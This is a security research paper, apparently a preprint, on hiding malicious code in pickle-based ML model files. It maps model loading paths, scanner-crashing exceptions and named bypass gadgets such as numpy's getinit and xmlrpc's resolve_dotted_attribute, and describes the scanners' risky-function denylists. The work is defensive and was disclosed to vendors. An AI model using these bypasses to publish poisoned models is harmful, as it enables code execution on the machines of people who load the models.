The Art of Hide and Seek: Making Pickle-Based Model Supply Chain Poisoning Stealthy Again

Tong Liu[1,2], Guozhu Meng[1,2*], Peng Zhou[3*], Zizhuang Deng[4,5], Shuaiyin Yao[1,2], Kai Chen[1,2]
[1]*Institute of Information Engineering, Chinese Academy of Sciences*
[2]*School of Cyber Security, University of Chinese Academy of Sciences*
[3]*Shanghai University* [4]*School of Cyber Science and Technology, Shandong University*
[5]*State Key Laboratory of Cryptography and Digital Economy Security, Shandong University*
{liutong, mengguozhu, yaoshuaiyin, chenkai}@iie.ac.cn, zpbrent@gmail.com, dengzz@sdu.edu.cn

Abstract

Pickle deserialization vulnerabilities have persisted throughout Python's history, remaining widely recognized yet unresolved. Due to its ability to transparently save and restore complex objects, many AI/ML frameworks continue to adopt pickle as the model serialization protocol despite its inherent risks. As the open-source model ecosystem grows, model-sharing platforms such as Hugging Face have attracted massive participation, significantly amplifying the real-world impact of pickle exploitation and opening new avenues for model supply chain poisoning. Although several state-of-the-art scanners have been developed to detect poisoned models, their incomplete understanding of the poisoning surface allows attackers to bypass them. In this work, we present the first systematic disclosure of the pickle-based model poisoning surface from both model loading and risky function perspectives. Our research demonstrates how pickle-based model poisoning can remain stealthy and highlights critical gaps in current scanning solutions. On the model loading surface, we identify 22 distinct pickle-based model loading paths across five foundational AI/ML frameworks, 19 of which are entirely missed by existing scanners. We further develop a bypass technique named Exception-Directed Programming (EDP) and discover 9 EDP instances, 7 of which can bypass all scanners. On the risky function surface, we discover 133 exploitable gadgets, achieving almost a 100% bypass rate. Even against the best-performing scanner, these gadgets maintain an 89% bypass rate. By systematically revealing the pickle-based model poisoning surface, we achieve practical and robust bypasses against real-world scanners. We responsibly disclose our findings to corresponding vendors, receiving acknowledgments and a $12,000 bug bounty.

1 Introduction

Pickle deserialization vulnerabilities, which may lead to arbitrary code execution, have been well-documented in the Python ecosystem. However, due to the inherent tradeoff between security and usability, this problem remains unresolved. In 2018, PyTorch [26], one of the pioneers of deep learning frameworks, introduced pickle as their official model serialization protocol. This decision effectively made pickle become a standard for model saving and loading across the industry. From the standpoint of usability and efficiency, pickle proves to be an ideal choice. It offers compact binary serialization, enabling efficient storage, sharing, and reconstruction of complex model objects that encapsulate both structured data and methods. Despite long-recognized security risks, developers accept these tradeoffs in exchange for practical benefits.

With the AI/ML techniques evolve, the proliferation of open-source ML model-sharing platforms, such as Hugging Face [1] and Model Zoo [2], revolutionizes the development and deployment of AI systems. These platforms democratize access to state-of-the-art models, enabling rapid integration of pre-trained models into downstream applications, from natural language processing [6, 37, 44] to computer vision [7, 12, 13]. By fostering collaboration and reducing redundant efforts, they have become indispensable for AI system development. However, their rapid expansion and large user bases have also made them attractive targets for supply chain attacks. Attackers can upload malicious pickle-based models to these platforms, luring victims into downloading and triggering code execution via deserialization vulnerabilities during model loading. It significantly amplifies the security risks inherent in pickle deserialization, rendering such threats both feasible and impactful in real-world scenarios, with the potential to compromise the downstream devices and systems.

Although safer model storage standards, such as safetensors [8], have been introduced, pickle remains deeply entrenched within the ecosystem and continues to dominate the majority of model serialization in practice [48]. Fully replacing pickle demands substantial time, effort, and coordination across the community. As a result, current defense strategy largely relies on third-party model scanners (e.g., PickleScan [25], ModelScan [35], and the online scanners deployed by Hugging Face [15] and ProtectAI [3]) to inspect

*Corresponding authors

models and safeguard users. However, most existing model scanners operate with a limited understanding of the poisoning surface. In particular, we observe two key insights: ❶ AI/ML frameworks implement multiple code paths to load models, depending on how pickle data is embedded within the model artifacts (e.g., zipping, tarring or encoding). We refer to these code paths as *model loading paths*. However, existing scanners are limited to scanning only the most common paths. When encountering unmodeled or unsupported ones, scanners fail to correctly parse or analyze the model files. Moreover, even for covered paths, scanner implementations lack robust exception handling, allowing malformed model files to trigger runtime exceptions that prematurely terminate the scanning process. ❷ To preserve usability, current scanners inspect only for well-known dangerous functions (e.g., `exec`, `eval`, `subprocess.*`) invoked in pickle data. Yet many gadgets with equivalent functionality that wrap or re-wrap such primitives lie outside predefined rule sets can be abused to bypass scanning. Sophisticated attackers can exploit these blind spots to persist in pickle-based model supply chain poisoning, turning the security battle into a perpetual game of hide and seek. To win this game, it is essential to understand the poisoning surface comprehensively—serving as a double-edged sword that can empower both attackers and defenders alike.

Challenges. Systematically disclosing the poisoning surface remains challenging. ❶ Popular pickle-based model libraries usually involve a complex model loading process and have to handle the various model file formats most of which are likely polyglot, making the discovery of all the possible pickle data loading paths non-trivial. ❷ Pickle deserialization permits arbitrary function invocation without restrictions on types, arguments, or patterns, allowing attackers able to abuse any kinds of function gadgets wrapping or re-wrapping risky operations for poisoning. As the gadgets can be found from a large volume of Python libraries (e.g., built-in libraries, AI/ML frameworks and their dependencies), it becomes highly challenging to disclose all these possibilities as a whole.

Our Approach. To tackle challenges mentioned above and disclose the poisoning surface as much as possible, we present the first systematic investigation of the poisoning surface and develop PICKLECLOAK to automate the analysis process. We decompose the poisoning surface into two layers based on our two insights mentioned above: the model loading surface and the risky function surface. For the model loading surface, we identify two categories of vulnerabilities introduced by: pickle-based model loading paths and scanner-side loading path exceptions. For pickle-based model loading paths, we apply static analysis to locate AI/ML frameworks potentially exposing pickle-based deserialization, followed by in-depth auditing to uncover exploitable but overlooked paths. For scanner-side loading path exceptions, although exception-based bypass has been informally discussed [47], we formalize it and introduce Exception-Directed Programming (EDP), a scalable and principled approach for discovering such bypasses by constructing proof-of-concept model payloads that trigger scanner exceptions, causing early analysis termination and scanner bypass. For the risky function surface, we develop a static dataflow-based pipeline augmented with LLM-based semantic reasoning, enabling end-to-end automation of gadget discovery and exploit generation over large codebases. We leverage the results from both surfaces to craft poisoned models and demonstrate highly effective bypasses against real-world model scanners.

Contributions. We make the following contributions.

- **First systematical disclosure of pickle-based model poisoning surface.** We present the first systematic disclosure of the pickle-based model poisoning surface in two layers (i.e., the model loading surface and the risky function surface), facilitated by our analysis framework, PICKLECLOAK. On the model loading surface, we identify 22 exploitable pickle-based model loading paths and 9 exploitable scanner-side exceptions (EDP instances). On the risky function surface, we discover 133 exploitable gadgets that can be abused for exploitation and detection bypass. These findings provide a comprehensive analysis of how attackers can compromise victim devices through various loading paths and gadgets, filling a critical gap in the current understanding of pickle-based model poisoning threats.
- **End-to-end automatic gadget discovery and exploit generation.** PICKLECLOAK seamlessly integrates lightweight static analysis with LLM-based semantic reasoning to achieve automatic gadget discovery and exploit generation. By combining function-level data-flow filtering and tracking with multi-stage exploit synthesis and verification, PICKLECLOAK efficiently bridges static analysis, LLM reasoning and runtime validation, enabling scalable construction of gadget exploits from large and diverse codebases.
- **New insights to bypass and enhance SOTA model scanners.** We construct malicious models based on the poisoning surface disclosed in this work, and evaluate them against four real-world SOTA scanners. Of the 22 pickle-based model loading paths, 19 completely evade all existing scanners; 7 of 9 EDP instances can bypass all scanners. Likewise, nearly 100% of the 133 exploitable gadgets remain undetected, achieving an 89% bypass rate even against the best-performing scanner. We responsibly disclose our findings, receiving acknowledgments from NVIDIA, Keras, Protect AI and PickleScan, and are awarded $12,000 bounty from ProtectAI's MFV program.

2 Background & Threat Model

2.1 Pickle Serialization and Deserialization

Similar to many mainstream languages such as PHP and R, Python also supports object serialization and deserialization



Figure 1: Pickle deserialization exploit example.

in its native functionality, called *pickle* which implements as a binary protocol able to convert Python objects to (`Pickling`) and from (`Unpickling`) byte streams [9]. Due to the design simplicity and memory efficiency, the pickle sees widespread use in areas, including AI/ML model saving and loading, IPC, and RPC services [38]. To enable the save and restore for complex objects (e.g., class instances), pickle has its own stack-based virtual machine (i.e., the Pickle Machine, or PM [40]) that can interpret and execute opcodes like an independent programming language. This design, on the evil side, introduces severe security concerns that are widely known across the Python community. Attackers can abuse many risky opcodes such as `REDUCE`, `GLOBAL` and `STACK_GLOBAL` to execute arbitrary Python code embedded in pickle's byte streams, as shown in a guided example we present in Figure 1.

2.2 Pickle-based Model Poisoning

The rapid advancement of AI technologies has driven the growth of the open-source AI ecosystem. To promote broader access, researchers increasingly publish pre-trained models on public model hubs such as Hugging Face [19], which have become central infrastructure for AI practitioners. However, these platforms also enable malicious actors to distribute models with crafted payloads, facilitating model supply chain poisoning attacks [5, 43]. As pickle deserialization is known vulnerable, attackers increasingly choose the pickle format as the medium to poison. Several malicious models have already been identified on Hugging Face, exploiting pickle files to perform phishing attacks [46], highlighting the real-world severity of this threat. In response, Hugging Face has introduced an online scanner to detect malicious pickle-based models [15]. This scanner employs a combination of allowlists and denylists to flag dangerous imports within the pickle data. However, the inherent incompleteness of such rule-based lists poses challenges to reliable detection. As a result, Hugging Face continues to solicit broader contributions from the security community to enhance scanning capabilities [3].

2.3 Threat Model

We consider a realistic threat model in the modern machine-learning supply chain, which involves three primary stakeholders: model-sharing platforms, model publishers, and model consumers. In typical workflows, consumers routinely fetch pretrained models from public platforms such as Hugging Face and load them for inference, fine-tuning, or evaluation. This reliance on third-party publishers creates an entry point for supply-chain attacks.

Adversary and Attack Goal. The adversary is an untrusted model publisher. The attack goal is to distribute a malicious yet seemingly benign pickle-based model on model-sharing platforms while remaining undetected by scanners, luring the victim into using the model. Once the model is loaded, the malicious payload embedded within the model's pickle data will be executed automatically during deserialization, causing arbitrary code execution and system compromise without drawing attention.

Adversary Capability. As a model publisher, the adversary is able to publish arbitrary pickle-based models on model-sharing platforms and can freely modify these models' structure or content to hide embedded payloads thus bypass scanning (e.g., using scanner-unmodeled loading paths, replacing denylisted API with gadgets). Apart from publishing the model, the adversary possesses no information about the victim and no additional interaction or privilege on the victim's system. The attack is fully realized upon model loading alone.

3 Poisoning Surface

In this section, we present a high-level overview to explain how the pickle-based model poisoning surface emerges and why it is necessarily prevalence in many AI/ML frameworks. We observe a two-layer poison surface that can be abused to hide the attacking payload. As shown in Figure 2, the upper layer (**model loading surface**) serves as the entry point to load unsafe pickle-based models in various file formats from different AI/ML frameworks. Alongside the model loading to pickle deserialization, the lower layer (**risky function surface**) involves a diverse set of risky functions or function gadgets that wrap risky operations to facilitate code execution during deserialization. To the best of our knowledge, all SOTA scanners only cover parts of the two-layer poisoning surface, leaving significant blind spots that adversaries can exploit and bypass. In contrast, we conduct the first detailed investigation and disclose the poisoning surface with all potentials, to guide the design of a comprehensive solution to prevent supply chain attacks by tackling the fundamental challenge.

Model Loading Surface. Model loading functions in AI/ML frameworks are far more complex than a direct invocation of `pickle.load()`. They often involve additional logic—such as configuration parsing, file preprocessing, or custom compatibility handling—driven by practical needs. While such complexity is often necessary, it introduces additional code paths that may be abused to hide the payloads. To illustrate

why this complexity is intrinsic to modern model loading, we present three representative cases below. ❶ **File Archive.** In practice, tasks such as model sharing, fine-tuning, and inference require not only the weights of neural networks but also some auxiliary files for configuration. These files are crucial for model/data preprocessing, cross-platform compatibility, and runtime adaptation. Thus, frameworks such as Keras, PyTorch, and NeMo package and organize model artifacts into archive formats, enabling flexible and portable loading and execution across different environments. ❷ **Data Compression.** Model files, especially in the LLM era, are often several gigabytes in size. To improve transmission efficiency, frameworks typically employ serialization or compression techniques, reducing storage overhead and accelerating data transfer. For instance, Joblib supports multiple compression algorithms such as gzip, zlib, bz2, lzma and so on, which significantly reduce the size of LLM files. ❸ **Legacy Support.** Legacy code and libraries, such as Joblib, NumPy, and pickle, were not originally designed for model storage, yet their general-purpose serialization capabilities and runtime efficiency have led to widespread adoption across AI/ML systems. As a result, contemporary AI/ML frameworks must provide support for these legacy components. This backward compatibility introduces heterogeneous storage behaviors and results in polyglot model files, which complicate and obscure the loading logic.

Consequently, AI/ML frameworks expose diverse and heterogeneous model loading paths. Any path not covered by a scanner fall outside its inspection scope and can be exploited to bypass detection. For example, while existing scanners support standard Joblib models, compressed Joblib variants (Appendix B.1) cannot be detected because the corresponding loading path is not considered by the scanner. As a result, attackers can craft compressed Joblib models with pickle payloads to bypass scanning; even for covered paths, malformed model files can trigger scanner-side exceptions due to scanner's insufficient robust exception handling, causing premature termination and thus bypass detection.

Risky Function Surface. Pickle deserialization allows implicit invocation of arbitrary Python functions via class magic methods such as `__reduce__` and `__setstate__`, thereby introducing a built-in capability for code execution. To mitigate this, most state-of-the-art scanners adopt denylist-based strategies that attempt to identify known dangerous functions invoked during deserialization. The primary limitation lies in the lack of a comprehensive understanding of the full risky function surface, namely, the extensive and diverse set of functions distributed across Python's built-in modules and commonly used third-party libraries that can be abused for malicious purposes. We discuss the pitfalls of the different scanning choices as follows. ❶ **Allowlist.** Allowlist-based strategies offer a most straightforward defense by allowing only known-safe functions. However, in practice, constructing a uniform and stable safe-function allowlist across the diverse AI/ML ecosystem is impractical. Different frameworks impose different functional requirements, and they are continuously evolving with new features and APIs independently. As a result, general-purpose scanners relying on allowlists often produce numerous false positives by flagging necessary but unlisted functions. Moreover, developers cannot foresee every function essential for model functionality, leading to frequent false alarms. These limitations significantly compromise the robustness and scalability of allowlist-based approaches in practical deployment. ❷ **Denylist.** Compared to allowlist, denylist-based solution appears more feasible, as the number of inherently dangerous functions in native Python is quite limited (e.g., `eval`, `exec`). However, this assumption overlooks a critical complication: such primitives are frequently wrapped within higher-level utility functions (i.e., gadgets) across the Python ecosystem, which can bypass denylist matching. Existing scanners fail to comprehensively cover this broader attack surface, particularly the extensive set of gadgets implemented in built-in modules and widely used libraries, leading to bypasses via undisclosed gadgets. ❸ **Hybrid.** Some scanners, such as Hugging Face's PickleScan, employ a hybrid strategy combining both allowlists and denylists. However, this approach does not aim to reduce false positives/negatives. It defers to end users when encountering functions absent from either list, expecting them to examine the security on their own. While this design is trying to balance security and usability, model users are often not equipped with sufficient security expertise to make informed judgments, leading to insecure decisions.



Figure 2: Attackers can embed payloads into various model formats and trigger them during deserialization; scanners only support partial detection of limited formats and known risky functions; PICKLECLOAK offers a systematic disclosure.

As mentioned, most scanners [3, 35] adopt denylist-based

strategies, any gadget falling outside the denylist can be abused to achieve malicious action while evade detection.

Thus, a systematic disclosure of the poisoning surface is fundamentally beneficial to the entire ecosystem from both security and usability perspectives.

4 PICKLECLOAK

We present the first systematic disclosure of the two-layered poison surface for pickle-based model supply chain attacks and implement PICKLECLOAK as an analysis framework. We examine how the model loading surface can be abused for exploitation and bypass, including the introduction of an exception directed programming bypass technique in Section 4.1; discuss the code reuse gadgets to further exploit risky functions in Section 4.2, and detail the implementation of our automatic gadget discovery solution in Section 4.3.

4.1 Model Loading Surface

As mentioned earlier, the concept of the model loading surface captures diverse and complex deserialization behaviors within polyglot model files. Within this attack surface, we identify two categories of vulnerabilities that attackers can exploit to achieve code execution or bypass existing scanners: ❶ Vulnerable pickle-based model loading paths in AI/ML frameworks: AI/ML frameworks expose multiple model loading paths that can lead to pickle deserialization. However, existing scanners lack a comprehensive understanding of these paths, leaving critical coverage gaps. ❷ Scanner-side exceptions and lack of robust recovery logic: Scanners suffer from design-level exceptions raised for handling malformed/unsupported inputs, reaching to stop or crash at runtime. Our method is shown in Figure 3 and we detail each of these two classes as follows.

4.1.1 Pickle-based Model Loading Paths

To systematically disclose the pickle-based model loading path, we conduct a comprehensive investigation of foundational AI/ML frameworks, guided by ProtectAI's Model File Vulnerability (MFV) bug bounty program [34], which maintains one of the most extensive and up-to-date catalogs of model file formats. The key challenge lies in determining which of these formats supports the pickle-based loading process and identifying all corresponding loading paths. This task is non-trivial, as many model formats are polyglot, i.e., a single file extension may correspond to multiple different file structures, each potentially triggering distinct loading logic.

To tackle this challenge, we adopt a structured static analysis workflow leveraging CodeQL's interprocedural data-flow capabilities. We begin by systematically enumerating the official, publicly-documented model loading APIs exposed by each framework, treating them as source functions. We designate `pickle.load(s)` and its low-level variants (e.g., `pickle._Unpickler.load`) as initial sinks, and perform exhaustive call graph exploration to extract all reachable call chains from sources to sinks. This process accounts for both direct and wrapped pickle deserialization invocations, enabling detection of pickle loading flows that span multiple layers of abstraction. Frameworks exhibiting at least one such path are marked as candidates. To improve coverage, we adopt an iterative refinement for sink definitions. During preliminary scans, we extend the sink set to incorporate higher-level loading APIs that delegate internally to `pickle`. For instance, in PyTorch, `torch.load` ultimately dispatches to `pickle.load` eventually. This refinement allows the analysis to capture indirect deserialization flows, including those crossing framework boundaries or involving intermediate utility modules.



Figure 3: Overview of disclosing model loading surface.

Through this approach, we identified five frameworks with pickle loading call chains among 43 frameworks included by MFV bug bounty program: NumPy [30], Joblib [20], PyTorch [26], TensorFlow/Keras [22,41], and NeMo [27]. These span upstream foundational libraries (NumPy, Joblib), core ML frameworks (PyTorch, TensorFlow/Keras), and specialized training/deployment toolkits (NeMo), illustrating the widespread presence of unsafe deserialization across the stack. For completeness, we also manually reviewed frameworks without detected call chains to ensure no cases were missed.

To validate the accuracy of static analysis and examine the exploitability of the discovered loading paths, as well as to uncover interesting and previously unknown exploitation techniques, we manually audited the code based on the call chains reported by CodeQL. This process involves examining the implementation logic and exploitation prerequisites, with particular attention to intermediate transformations such as file archiving, compression, or bytecode encoding/decoding that could affect the data passed into pickle loaders. We then verified exploitability and constructed PoC accordingly.

Guided by the static analysis results, we have discovered and exploited 22 loading paths (listed in Table 1), each of which involves at least one unique file archiving or data encoding/decoding operation in between from the loading entries to the pickle sinks, indicating the distinct poisoning opportunities to trigger deserialization. In the following of this section, we will present the detailed audit findings for each of the path.

NumPy: The official NumPy loading API is `numpy.load`,

which supports two file formats: `.npy` and `.npz`, resulting in two distinct pickle-based model loading paths that ultimately trigger pickle deserialization via `pickle.load`. Our analysis shows that the loader directly loads pickle content from `.npy` file, whereas the `.npz` format introduces an intermediate step to extract a `TarFile` archive before deserialization [numpy/lib/_npyio_impl.py:467].

Joblib: Joblib loads `.joblib` model files via function `joblib.load` by default. Our audit reveals that except for directly loading pickle content from `.joblib` (via `pickle._Unpickler.load`), Joblib integrates six alternative decompression backends (`zlib`, `gzip`, `bz2`, `lzma`, `xz`, and `lz4`) prior to invoking pickle deserialization, leading to six distinct loading paths [joblib/numpy_pickle_utils.py:157].

PyTorch: We group PyTorch's native .pt and .pth files with TorchServe's model files. ❶ The standard loading interface of PyTorch is `torch.load` which supports three distinct pickle loading paths. `torch.load` usually accepts a `.pt` or `.pth` zip archive, unpacks it, and deserializes the `data.pkl` file via `pickle.Unpickler.load` [pytorch/torch/serialization.py:1848]. Code auditing reveals that `torch.load` can also dispatch `_legacy_load` to process raw pickle files or deprecated tar-based model archives [pytorch/torch/serialization.py:1406]. ❷ TorchServe supports `.mar` (zip-based) and `.tar.gz` formats, which package models and configuration files for deployment. Internally, both formats invoke `torch.load` within the base model handler [serve/ts/torch_handler/base_handler.py:355], inheriting PyTorch's pickle loading paths within a complex loading workflow.

Tensorflow/Keras: TensorFlow and Keras share the `.keras` format as the current default, while older formats (e.g., HDF5) are considered legacy [10]. The official model loading API is `(tf.)keras.models.load_model`, and models saved with `weights_format=npz` are zip archives containing "model.weights.npz" loaded via `numpy.load` through `NpzIOStore` [keras/src/saving/saving_lib.py:1076], thus inheriting NumPy's pickle loading paths.

NeMo: Unlike previous frameworks, NeMo defines its model loading function as a class method for each model class, making the loading paths initiate from different entry points despite sharing the same function name `restore_from`. Our audit reveals two distinct loading paths through a tar archive to pickle sinks. The first one is triggered by `torch.load` at [nemo/core/connectors/save_restore_connector.py:687], while the second one involkes `joblib.load` through a user-controlled configuration parameter in [nemo/collections/asr/models/confidence_ensemble.py:217].

4.1.2 Scanner-side Loading Path Exceptions

In this section, we describe another class of loading surface vulnerabilities from scanners' perspective that was previously informally discussed in a ReversingLabs blog [47]. Unlike AI/ML frameworks, scanners implement their own logic to statically parse model files and do not adequately handle edge-corner exceptions. Thus, the parsing logic and loading process in scanners is not fully consistent with that in AI/ML frameworks, allowing attackers to craft models that trigger exceptions in scanners, causing premature termination to bypass scanning while remaining loadable by target frameworks. For example, PickleScan and ModelScan implement their own handling of the `STACK_GLOBAL` opcode and enforce strict parameter checks, yet an incorrect estimation of tracing offsets allows crafted inputs to trigger exceptions and crash scanners, while frameworks tolerate such case. Similar inconsistencies arise from different dependencies: PyTorch uses a customized ZIP extractor, whereas scanners rely on Python's `ZipFile`, allowing malformed archives trigger exceptions in `ZipFile` to crash scanner while remaining loadable by PyTorch.

By extending these concepts, we provide a practical methodology named **Exception Directed Programming** (**EDP**) to discover such bypasses. The key steps involve: ❶ **Exception Location**: Identify all code logics that raise and handle exceptions in both the model scanner code base and its third-party dependencies (e.g., Python's built-in `ZipFile` library). ❷ **PoC Programming**: Construct proof-of-concept model payloads (PoCs) to trigger these exceptions within the scanners. ❸ **Exploit Verification**: Verify whether the PoC can be successfully loaded by AI/ML frameworks and whether the embedded commands can be executed. Successful execution confirms a new scanning bypass; otherwise, the exception is discarded. Using EDP, we identified 9 exploitable scanner-side loading path exceptions (listed in Table 2), including two shared by PickleScan and ModelScan, one specific to ModelScan, and six originating from the `ZipFile` library.

4.2 Risky Function Surface

In the risky function surface, attackers serialize python exploits into pickle bytecode and embed them into model files, achieving code execution during model loading process. To disclose this poisoning surface, we categorize it into two parts: common built-in risky functions and gadgets (as shown in Figure 2). The following sections analyze both in detail.

4.2.1 Common Built-in Risky Functions

To construct exploits, the most straightforward approach involves abusing commonly used built-in high-risk functions such as `eval` and `exec`. These risky functions fall into several categories: ❶ Code execution. Functions like `eval`, `exec`, `subprocess.run`, and `os.system` that can directly result in remote code execution (RCE) upon model loading. ❷ File manipulation. Functions such as `open` that enable arbitrary file reads, writes, or deletions, potentially leading to information leakage or RCE. ❸ Network access. Functions like `webbrowser.open` and `http.client.HTTPSConnection`

allow external network communication, enabling trojan downloads or, when combined with file reads, data exfiltration. ❹ Auxiliary functions. Instead of directly introducing security risks, these functions are essential for many attack chains. For instance, `__import__` can dynamically load external libraries, while `getattr` enables access to arbitrary object attributes.

Therefore, attackers can, in theory, leverage and compose built-in risky functions as attack primitives to construct exploits and craft malicious models. However, in practice, these commonly known risky functions are well recognized and have been explicitly denylisted by existing scanners.

4.2.2 Gadgets

To overcome scanners' restriction, attackers turn to alternative functions with equivalent attack primitive but less visibility and not in the denylist, referred to as gadgets.

In real-world attack scenarios, Python environments vary significantly across victim systems. To ensure that an attack can be executed stably across diverse environments, we select gadgets from two principal sources: ❶ Python built-in libraries (e.g., pydoc, xmlrpc, trace), which are bundled by default in standard Python distributions and thus universally available; ❷ Commonly used third-party dependency libraries (e.g., NumPy, SymPy), which have extensive user bases and are frequently installed as dependencies in popular toolchains such as deep learning frameworks, data analysis tools, and AI toolkit. Given that model supply chain attacks often target AI practitioners, it is reasonable to assume that such libraries are preinstalled on their machines. For instance, NumPy and SymPy are dependencies of PyTorch, meaning that any victim installing PyTorch will automatically hold them in their environment. In this study, we classify gadgets into two functional categories: attack gadgets and helper gadgets.

Attack Gadgets. An attack gadget is a function that can be directly used for malicious purposes. It must satisfy two conditions: ❶ it is not included in the scanner's denylist and can be invoked externally; ❷ it invokes risky functions (e.g., `eval`, `exec`) that are capable of executing malicious actions with attacker-controlled arguments. Such gadgets enable a pathway for executing malicious code while bypassing detection. Figure 4 illustrates an attack gadget `getinit` from the NumPy library. The exploitation example to execute the command `ls` is shown in Appendix A.1.

Helper Gadgets. Unlike attack gadgets, helper gadgets do not directly trigger malicious behavior but serve as enablers that support the execution of some attack gadgets. In this study, we focus on a specific class of helper gadgets that are functionally equivalent to the built-in operator `getattr`. As previously noted, `getattr` is widely recognized by scanners as high-risk and is universally banned. This prevents attackers from using dynamic attribute access—such as invoking methods through the `class.method` syntax—on arbitrary class instances. However, since many attack gadgets are implemented as class methods, the inability to use `getattr` poses a significant limitation. To circumvent this, we identify and utilize helper gadgets that enable access to class methods and attributes, thereby restoring the attack's feasibility. igure 5 illustrates the `resolve_dotted_attribute` function, a helper gadget from Python's built-in `xmlrpc` library. The explanation and exploitation of this gadget to access arbitrary method or attribute of a class is shown in Appendix A.2.



Figure 4: Attack gadget example allowing arbitrary code execution in numpy/numpy/f2py/capi_maps.py:getinit



Figure 5: Helper gadget example allowing get arbitrary attribute from an object in Python built-in library xmlrpc/server.py:resolve_dotted_attribute

4.3 Automatic Gadget Discovery and Exploit Generation

As discussed, gadgets constitute as a critical poison surface in model supply chain attacks. Given the extensive codebases of Python's built-in and widely used third-party libraries, the number of function units can reach tens of thousands. Exhaustively identifying exploitable gadgets through manual analysis is therefore both labor-intensive and impractical.

Therefore, we developed a lightweight static analysis tool, combined with the LLM-based semantic reasoning, to enable end-to-end automation of gadget discovery, verification and exploit generation. The static analysis component prunes unreachable data flows via data dependency analysis, significantly narrowing the search space to likely exploitable candidates. Building on this refined candidate set, we leverage the reasoning capabilities of LLMs to perform dynamic verification and **Automatic Exploit Generation** (**AEG**).



Figure 6: Automatic gadgets discovery and exploit generation.

4.3.1 Static Analysis-based Gadget Candidate Discovery

Since gadgets manifest as function units, a function-level intra-procedural analysis is the most directed and effective way. However, due to the heavyweight nature of traditional static analysis tools like CodeQL and their strong dependence on the quality of user-defined queries, they frequently encounter issues such as infinite recursion during complex dataflow analyses, resulting in prohibitively long analysis times or incomplete results. To address this, a task-specific static analysis tool with targeted problem reductions was developed, allowing for more efficient and focused gadget discovery without the overhead of general-purpose static analysis frameworks.

As shown on the left side of Figure 6, given a library's source code S, the analyzer decomposes it into a set of function units $F = \{F_1, \ldots, F_n\}$. For each F_i, it constructs a data dependency graph G_i based on its abstract syntax tree (AST), yielding a set of data dependency graphs $G_{data} = \{G_1, \ldots, G_n\}$. Then it analyzes each data dependency graph G_i to check the reachability from the F_i's parameters $Arg_i = \{Arg_i^1, \ldots, Arg_i^k\}$ to the critical arguments of predefined target functions (e.g., `eval`, `exec` and `os.system`).

Data Dependency Graph. Since function-level code is concise and rarely contains deeply nested call structures, certain reductions can be applied during the construction of data dependency graphs to make the analysis more lightweight and scalable. Using Python's built-in `ast` module, we first parse function code into abstract syntax trees (ASTs), where each node corresponds to a syntactic construct such as assignments, calls, or loops. We then implement an analyzer by extending `ast.NodeVisitor`, overriding relevant `visit` methods for various expression types to traverse the AST and construct data dependency graphs. During the process, we only focus on expressions that exhibit data flow relationships. The graph construction rules for each expression type are as follows:

- **Notations.** Let G denote the data dependency graph and E denote the expression. For an expression E, let $\text{Vars}(E)$ denote the set of variables (e.g., normal variables like "var", function variables like "eval") occurring in E.
